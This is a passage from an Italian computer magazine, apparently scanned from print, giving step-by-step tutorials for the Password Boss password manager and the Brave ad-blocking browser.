**1** Il programma importa automaticamente tutte le password presenti nei browser all'interno del **Password Vault**. Volendo potete importare ma-



nualmente le password contenute in un file **CSV** (Comma Separated Value) o in un altro password manager. Basta cliccare su **File**, **Import password** e scegliere l'operazione da eseguire.

**2** Password Boss installa una sua estensione in tutti i browser presenti sul PC. Basta eseguire il browser



dopo aver installato il programma e, all'apertura della finestra informativa, cliccare su **Install now** e seguire i passi proposti per


l'installazione. Al termine potrete aprire un sito direttamente dall'elenco che appare cliccando sull'icona del gufo presente in alto a destra.

**3** Quando si apre una pagina Web all'interno della quale c'è un campo di immissione dati, Password Boss entra in azione: basta cliccare su un qua-



lunque campo nel quale si trovi l'icona del programma per far aprire una finestra dalla quale scegliere i dati di login. Il programma funziona anche se per il sito c'è più di una coppia user-password.

**4** Se state effettuando la registrazione ad un sito nuovo, aggiungere i dati di accesso a Password Boss è questione di un attimo. Dopo aver inserito username e password, difatti, compare una finestra nella quale vi sarà chiesto se volete salvare quanto avete appena inserito. Qui




potete scegliere una categoria alla quale assegnare il sito e alla fine cliccare su **Save**.

**5** Password Boss integra un "browser sicuro", ovvero un browser che utilizza una particolare protezione antimalware, ideale per le connessioni sensibili,



come ad esempio l'accesso a servizi bancari o che contemplino comunque la presenza di dati necessari per effettuare transazioni finanziarie. Per utilizzarlo basta cliccare su **Secure browser** nella home del programma.

**6** Dalla home del programma, cliccando su **Password generator**, è possibile creare password complesse e difficilmente craccabili. Qui potrete scegliere la lunghezza della password e se inserire lettere, simboli, numeri e lettere maiusco-



le. Al termine della scelta basta cliccare su **Create** per generare la password. **Copy** la trasferisce nella clipboard, pronta per essere utilizzata.

**PER:** Windows NT/2000/XP/Vista/7/8 ■ **REGISTRAZIONE:** Si ■ **LINGUA:** Inglese ■ **VERSIONE:** 1.3.2639.0 ■ **INTERNET:** [www.passwordboss.com](http://www.passwordboss.com)

## TRUCCHI E SUGGERIMENTI

### PASSWORD DEBOLI ADDIO

Password Boss segnala le password facilmente individuabili presenti tra quelle salvate. Se nella home del programma compare un numero accanto al simbolo di pericolo, in alto accanto al campo di ricerca, cliccateci su e scoprirete quali password sono da cambiare.


### PORTAFOGLIO DIGITALE

Oltre ai dati di accesso ai siti, è possibile memorizzare all'interno di Password Boss anche i dati delle vostre carte di credito, così da poterli inserire al volo nei siti che le richiedono. Per farlo, dalla **Home** del programma cliccate su **Digital Wallet**, poi su **Add new item** e **Credit Card**, ora inserite i dati neces-

sari. Allo stesso potrete salvare nel programma i dati della vostra patente, della carta d'identità, dell'account PayPal e altro ancora.

### DATI AL SICURO

Dopo l'installazione di Password Boss potete migliorare la sicurezza delle vostre password eliminandole dai browser. Per farlo cliccate sul menu Tools, poi su **Settings** e selezionate il tab **Advanced** e attivate lo slider **Clear Password from browsers**.




Brave

# STOP ALLA PUBBLICITÀ


Ecco il browser che blocca gli annunci e il tracciamento degli utenti senza dover installare alcun plugin.

**L**a pubblicità per molti siti è la forma più importante di finanziamento, ma rappresenta anche il nemico numero uno dei navigatori. A causa dei tantissimi annunci presenti nelle pagine, sono molti gli utenti che ricorrono all'installazione di un ad-block. Con Brave, però, questo non sarà più necessario perché questo nuovo browser basato su Chrome ha integrato un sistema intelligente che blocca non solo la pubblicità ma anche qualsiasi strumento di tracciamento degli utenti. Il sistema implementato da Brendan Eich, suo creatore, rappresenta un compromesso tra l'ad-block selvaggio e la pubblicità perché non ha solo


lo scopo di bloccare la pubblicità, ma consente di sostituirla con annunci più piccoli, meno invasivi e che non tracciano gli utenti. Annunci che consentiranno al browser di monetizzare qualcosa per dividerlo con gli inserzionisti e gli utenti. Anche se ancora non è ben chiaro come questa forma di guadagno possa essere redistribuita, Brave sta rapidamente conquistando diversi estimatori perché grazie al suo sistema di blocco della pubblicità, rende la navigazione fino al 40% più veloce rispetto agli altri browser, consentendo agli utenti una consultazione dei siti libera da distrazioni.




**1.** Il browser dotato di sistema ad-block integrato può essere scaricato dal nostro DVD/Web CD dalla categoria Internet. È disponibile oltre che per Windows, anche per Linux, Mac, iOS e Android. La sua interfaccia è in inglese, ma ha un design essenziale, con pochissimi comandi e non si avrà alcuna difficoltà ad usarlo.



**2.** La barra degli indirizzi compare quando si passa il pulsante del mouse nella parte alta e visualizza, oltre che l'URL, anche il tempo impiegato al caricamento della pagina. Sulla sinistra sono disponibili i tasti di navigazione mentre in alto a destra troviamo il pulsante per accedere al menu con le varie impostazioni.



**3.** Gestire la pubblicità: Brave per impostazione predefinita è impostato per bloccare la pubblicità presente sui siti Web sostituendola con annunci che non tracciano gli utenti. Dal menu **Bravery** è però possibile modificare questa opzione scegliendo se bloccare del tutto la pubblicità o consentire la visualizzazione.



**4.** A differenza di altri browser, le opzioni configurabili su Brave sono minime. Da **Preferences** si accede a cinque schede: **General**, **Search**, **Tabs**, **Privacy** e **Security**. La seconda, ad esempio, consente di scegliere quale motore di ricerca usare come predefinito. Le opzioni sono solo due: **Google** e **DuckDuckGo**.



**5.** Brave gestisce le schede in modo diverso dagli altri browser. Quando se ne aprono più di 6, le successive vengono distribuite in una seconda pagina. Questo evita che se si aprono tantissime schede e le lingue diventino troppo piccola. Da **References** è possibile impostare il numero di schede per pagina (fino a 20).



**6.** Un'altra differenza è che quando si passa il puntatore del mouse su una scheda, ne viene visualizzata l'anteprima in trasparenza senza dover passare effettivamente a essa. Una funzione utile quando si vuole guardare un aggiornamento veloce come ad esempio il risultato di un evento sportivo.

PER: Windows 7/8/10 ■ REGISTRAZIONE: no ■ LINGUA: inglese ■ VERSIONE: 0.9.2 ■ INTERNET: [www.brave.com](http://www.brave.com)

